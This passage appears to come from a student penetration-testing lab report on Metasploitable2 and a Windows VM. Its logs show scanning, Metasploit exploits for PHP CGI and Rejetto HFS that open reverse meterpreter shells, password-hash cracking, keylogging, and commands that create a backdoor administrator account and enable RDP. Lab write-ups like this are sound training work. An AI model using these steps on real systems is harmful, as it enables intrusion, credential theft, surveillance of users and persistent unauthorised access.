[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
/bin/bash -i
/bin/bash -i
root@metasploitable:/#

```

4.5 HTTP Enumeration — Port 80

```

(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# nmap -p 80 -A 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 15:31 -0400
Nmap scan report for 192.168.50.3
Host is up (0.00013s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
MAC Address: 00:0C:29:71:4B:31 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.13 ms 192.168.50.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.32 seconds

```

Fig 4.7 - Nmap scan: Port 80 open — Apache httpd 2.2.8 (Ubuntu) with DAV/2 enabled

- Service: Apache httpd 2.2.8 (Ubuntu) — heavily outdated

- WebDAV/2 is enabled — allows remote file upload
- HTTP title: Metasploitable2 — Linux

HTTP Web Application Exploitation — Port 80

The Apache 2.2.8 server on Metasploitable runs multiple vulnerable web applications (DVWA, Mutillidae, phpMyAdmin, etc.). The WebDAV interface also allows direct file upload.

```
(root@Redowanul-Haq-CADS001) - [ /home/kali/Desktop ]
# service apache2 start

(root@Redowanul-Haq-CADS001) - [ /home/kali/Desktop ]
# dirb http://192.168.50.3


DIRB v2.22
By The Dark Raver

START_TIME: Fri May 15 15:39:45 2026
URL_BASE: http://192.168.50.3/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.50.3/ ---
+ http://192.168.50.3/cgi-bin/ (CODE:403|SIZE:293)
=> DIRECTORY: http://192.168.50.3/dav/
+ http://192.168.50.3/index (CODE:200|SIZE:891)
+ http://192.168.50.3/index.php (CODE:200|SIZE:891)
+ http://192.168.50.3/phpinfo (CODE:200|SIZE:48062)
+ http://192.168.50.3/phpinfo.php (CODE:200|SIZE:48074)
=> DIRECTORY: http://192.168.50.3/phpMyAdmin/
+ http://192.168.50.3/server-status (CODE:403|SIZE:298)
=> DIRECTORY: http://192.168.50.3/test/
=> DIRECTORY: http://192.168.50.3/twiki/

--- Entering directory: http://192.168.50.3/dav/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```



PHP Version 5.2.4-2ubuntu5.10	
System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*


```
(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

user:
.:ok000kdc'      'cdk000ko:.
.x0000000000000c  c000000000000x.
:00000000000000k, ,k00000000000000:
'000000000kkkk00000: :0000000000000000'
o0000000. .o000o0000l. ,00000000o
d00000000. .c00000c. ,00000000x
l00000000c. ;d; ,00000000l
.00000000. .; ; ,00000000.
c0000000. .00c. 'o00. ,0000000c
o000000. .0000. :0000. ,000000o
l00000. .0000. :0000. ,00000l
;0000' .0000. :0000. ;0000;
.d00o .0000ecccex0000. x00d,
pass:0,k0l .0000000000000. .d0k,
:kk;.00000000000000.c0k:
;k00000000000000k:
,x000000000000x,
.l00000000l.
.d0d,
.

=[ metasploit v6.4.126-dev ]
+ -- --[ 2,638 exploits - 1,331 auxiliary - 2,153 payloads ]
+ -- --[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

```
msf > search php_cgi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/http/php_cgi_arg_injection  2012-05-03      excellent Yes    PHP CGI Argument Injection
1  exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577  2024-06-06      excellent Yes    PHP CGI Argument Injection Remote Code Execution
2  \_ target: Windows PHP                  .               .       .       .
3  \_ target: Windows Command              .               .       .       .

Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command'
```

```
root@Redowanul-Haq-CADS001: /home/kali/Desktop

Session Actions Edit View Help

GNU nano 9.0 /usr/share/metasploit-framework/lib/msf/core/exploit/remote/http/http_cookie_jar.rb
3rd party gems
require 'http/cookie'
require 'http/cookie_jar'
require 'http/cookie_jar/hash_store'

# This class is a collection of Http Cookies with some built in convenience methods.
# Acts as a wrapper for the +::HTTP::CookieJar+ (https://www.rubydoc.info/gems/http-cookie/1.0.2/HTTP/CookieJar) class.
```

```
Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/http/php_cgi_arg_injection  2012-05-03      excellent Yes    PHP CGI Argument Injection
1  exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577  2024-06-06      excellent Yes    PHP CGI Argument Injection Remote Code Execution
2  \_ target: Windows PHP                  .               .       .       .
3  \_ target: Windows Command              .               .       .       .

Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command'

msf > use 0
[-] The supplied module name is ambiguous: uninitialized constant HTTP.
msf > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit[multi/http/php_cgi_arg_injection] > options
```



```
msf exploit(multi/http/php_cgi_arg_injection) > options
```

Module options (exploit/multi/http/php_cgi_arg_injection):

Name	Current Setting	Required	Description
PLESK	false	yes	Exploit Plesk
Proxies		no	A proxy chain of format type:host:port[,type:host:port]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI		no	The URI to request (must be a CGI-handled PHP script)
URIENCODING	0	yes	Level of URI URIENCODING and padding (0 for minimum)
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.50.2	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

View the full module info with the `info`, or `info -d` command.

```
msf exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.50.3
rhosts => 192.168.50.3
msf exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 192.168.50.2:4444
[*] Sending stage (45739 bytes) to 192.168.50.3
[*] Meterpreter session 1 opened (192.168.50.2:4444 -> 192.168.50.3:53433) at 2026-05-15 15:45:24 -0400
```

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Architecture : i686
Meterpreter   : php/linux
meterpreter >
```

4.6 MySQL Enumeration — Port 3306

```
(root@Redowanul-Haq-CA05001)-[/home/kali/Desktop]
nmap -p 3306 -A 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 16:04 -0400
Nmap scan report for 192.168.50.3
Host is up (0.00012s latency).

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
|_ mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, ConnectWithDatabase, Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions, SwitchToSSLAfterHandshake, SupportsCompression
|   Status: Autocommit
|_  Salt: mQ:asD8,s-@dUJSj;%Fq
MAC Address: 00:0C:29:71:4B:31 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.12 ms 192.168.50.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 47.09 seconds
```

Nmap scan: Port 3306 open — MySQL 5.0.51a-3ubuntu5

- Service: MySQL 5.0.51a — extremely outdated version
- Database exposed directly on network without firewall

MySQL Exploitation — Port 3306

MySQL 5.0.51a on Metasploitable accepts connections with no root password. This allows direct database access from the network.

Steps:

- Step 1: Nmap confirms MySQL is open on 3306
- Step 2: Use Metasploit mysql_login or connect directly
- Step 3: `mysql -h 192.168.50.3 -u root` (no password required)
- Step 4: Access all databases

```
(root@Redowanul-Haq-CA0S001) - [ /home/kali/Desktop ]
# mysql -u root -h 192.168.50.3 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 22
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

Result: Full MySQL database access with root privileges. All databases, users, and data are exposed.

5. Password Cracking

After gaining access, a Windows NT password hash file (Hash.txt) was obtained from the Windows target. John the Ripper was used with the rockyou.txt wordlist to crack the hashes offline.

6.1 John the Ripper — NT Hash Cracking

Steps:

- Step 1: Obtain the NT hashes from the Windows machine (via meterpreter hashdump)
- Step 2: Save hashes to Hash.txt
- Step 3: Run john with NT format and rockyou wordlist

```
john --format=NT Hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

- Step 4: View cracked passwords

```
john --show --format=NT Hash.txt
```

```
(root@Redowanul-Haq-CADS001)~# john --format=NT Hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Remaining 3 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Pa$$w0rd123 (Admin)
lg 0:00:00:00 DONE (2026-05-16 15:29) 100.0g/s 27700p/s 27700c/s 74600C/s company..starwars
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

John the Ripper cracks NT hash — Password: Pa\$\$w0rd123 for user: Admin

```
(root@Redowanul-Haq-CADS001)~# hashcat -m 1000 Hash.txt /usr/share/wordlists/rockyou.txt
hashcat (V7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #01: cpu-haswell-AMD Ryzen 7 5700X 8-Core Processor, 2929/5859 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 6 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

INFO: Removed 2 hashes found as potfile entries.

Host memory allocated for this attack: 512 MB (6486 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 277
* Bytes.....: 2593
* Keyspace..: 277

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Hashcat is expecting at least 2048 base words but only got 13.5% of that.
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.
```

Full cracking session output showing all cracked hashes

Result: Password "Pa\$\$w0rd123" successfully cracked for the Admin account using dictionary attack with rockyou.txt.

Cracked Hash: Admin : Pa\$\$w0rd123 (NT format)

Time to Crack: Under 1 minute using rockyou.txt wordlist

6. Windows Target — Payload Delivery via HFS (CVE-2024-23692)

The Windows Employee Machine (on Vlan2/10.10.10.x) was running Rejetto HTTP File Server (HFS). A critical Remote Code Execution vulnerability (CVE-2024-23692) in Rejetto HFS was used to gain a Meterpreter session on Windows.

6.1 Network Adapter Change for Payload Delivery

IMPORTANT: To deliver the payload file to Windows via internet access, the Kali Linux network adapter was temporarily switched from Vlan1 to NAT (VMnet8). This gave Kali the IP 192.168.78.131, which was used as LHOST for all Windows exploits.

```
(root@Redowanul-Haq-CAD5001) - [ /home/kali/Desktop ]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:38:42:2c brd ff:ff:ff:ff:ff:ff
    inet 192.168.78.131/24 brd 192.168.78.255 scope global dynamic noprefixroute eth0
        valid_lft 1586sec preferred_lft 1586sec
    inet6 fe80::20c:29ff:fe38:422c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(root@Redowanul-Haq-CAD5001) - [ /home/kali/Desktop ]
# arp-scan -I eth0 192.168.78.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:38:42:2c, IPv4: 192.168.78.131
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.78.1    00:50:56:c0:00:08    VMware, Inc.
192.168.78.2    00:50:56:e8:f2:54    VMware, Inc.
192.168.78.130  00:0c:29:c6:c3:12    VMware, Inc.
192.168.78.132  00:0c:29:9b:32:18    VMware, Inc.
192.168.78.254  00:50:56:e4:8f:91    VMware, Inc.

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.928 seconds (132.78 hosts/sec). 5 responded
```

6.2 Setting Up Metasploit Multi/Handler

Before delivering the payload, a listener was set up in Metasploit to catch the incoming reverse connection from Windows.

Steps:

- Step 1: msfconsole -q
- Step 2: use multi/handler
- Step 3: set payload windows/x64/meterpreter/reverse_tcp
- Step 4: set LHOST 192.168.78.131
- Step 5: set LPORT 4488
- Step 6: run


```
(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# msfconsole -q
msf > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) >
```

msfconsole launched and multi/handler selected

```
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.78.131
lhost => 192.168.78.131
msf exploit(multi/handler) > set lport 4488
lport => 4488
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.78.131:4488
```

Payload set to windows/x64/meterpreter/reverse_tcp | LHOST 192.168.78.131:4488 | Listener started

6.3 Exploiting Rejetto HFS — CVE-2024-23692

Rejetto HFS (HTTP File Server) v2.3m and below contains a Server-Side Template Injection vulnerability that allows unauthenticated Remote Code Execution. Metasploit has a module for this exploit.

Steps:

- Step 1: search rejetto in Metasploit
- Step 2: use exploit/windows/http/rejetto_hfs_rce_cve_2024_23692
- Step 3: set RHOSTS [Windows IP]
- Step 4: set LHOST 192.168.78.131
- Step 5: exploit

```
msf exploit(windows/http/rejetto_hfs_rce_cve_2024_23692) > options
Module options (exploit/windows/http/rejetto_hfs_rce_cve_2024_23692):


| Name      | Current Setting | Required | Description                                                                                                           |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapni, http, socks4 |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                                 |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                            |
| TARGETURI |                 | yes      | The base path to the web application                                                                                  |
| VHOST     |                 | no       | HTTP server virtual host                                                                                              |


Payload options (cmd/windows/http/x64/meterpreter/reverse_tcp):


| Name               | Current Setting | Required | Description                                                                         |
|--------------------|-----------------|----------|-------------------------------------------------------------------------------------|
| EXITFUNC           | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none)                           |
| FETCH_COMMAND      | CERTUTIL        | yes      | Command to fetch payload (Accepted: CURL, CERTUTIL)                                 |
| FETCH_DELETE       | false           | yes      | Attempt to delete the binary after execution                                        |
| FETCH_FILENAME     | dYAeyIvy        | no       | Name to use on remote system when storing payload; cannot contain spaces or slashes |
| FETCH_SRVHOST      |                 | no       | Local IP to use for serving payload                                                 |
| FETCH_SRVPORT      | 8080            | yes      | Local port to use for serving payload                                               |
| FETCH_URI_PATH     |                 | no       | Local URI to use for serving payload                                                |
| FETCH_WRITABLE_DIR | %TEMP%          | yes      | Remote writable dir to store payload; cannot contain spaces.                        |
| LHOST              | 192.168.78.131  | yes      | The listen address (an interface may be specified)                                  |
| LPORT              | 4444            | yes      | The listen port                                                                     |


When FETCH_COMMAND is one of CURL:


| Name       | Current Setting | Required | Description                                                                            |
|------------|-----------------|----------|----------------------------------------------------------------------------------------|
| FETCH_PIPE | false           | yes      | Host both the binary payload and the command so it can be piped directly to the shell. |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |



```

Rejetto HFS RCE exploit module options — RHOSTS, LHOST, payload configured



```
msf exploit(windows/http/rejetto_hfs_rce_cve_2024_23692) > set rhosts 192.168.78.132
rhosts => 192.168.78.132
msf exploit(windows/http/rejetto_hfs_rce_cve_2024_23692) > exploit
[*] Started reverse TCP handler on 192.168.78.131:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Rejetto HFS version 2.3m
[*] Sending stage (248902 bytes) to 192.168.78.132
[*] Meterpreter session 2 opened (192.168.78.131:4444 -> 192.168.78.132:49863) at 2026-05-16 12:55:17 -0400

meterpreter >
```

Exploit executed — Meterpreter session opened on Windows



Active Meterpreter session confirmed on Windows target



7.4 Post-Exploitation on Windows

After gaining a Meterpreter session, various post-exploitation techniques were demonstrated:

6.4.1 Keylogging

- `keyscan_start` — starts capturing all keystrokes on Windows
- `keyscan_dump` — shows captured keystrokes (e.g., "youtube.com", typed text)
- `keyscan_stop` — stops the keylogger
- `screenshot` — captures the current screen of the victim

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
youtube.com<CR>
hello meterpreter

meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter > screenshot
Screenshot saved to: /home/kali/Desktop/iMUQhRb.jpeg
meterpreter >
```

Keylogger running: `keyscan_start` → `keyscan_dump` shows "youtube.com hello meterpreter" → screenshot saved

6.4.2 Creating a Backdoor Admin Account + Enabling RDP

A persistent backdoor account was created on Windows with full administrator and Remote Desktop access:

```
net user Backdoor Pa$$w0rd123 /add
net localgroup administrators Backdoor /add
net localgroup "Remote Desktop Users" Backdoor /add
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
```

```
meterpreter > shell
Process 8540 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19045.6456]
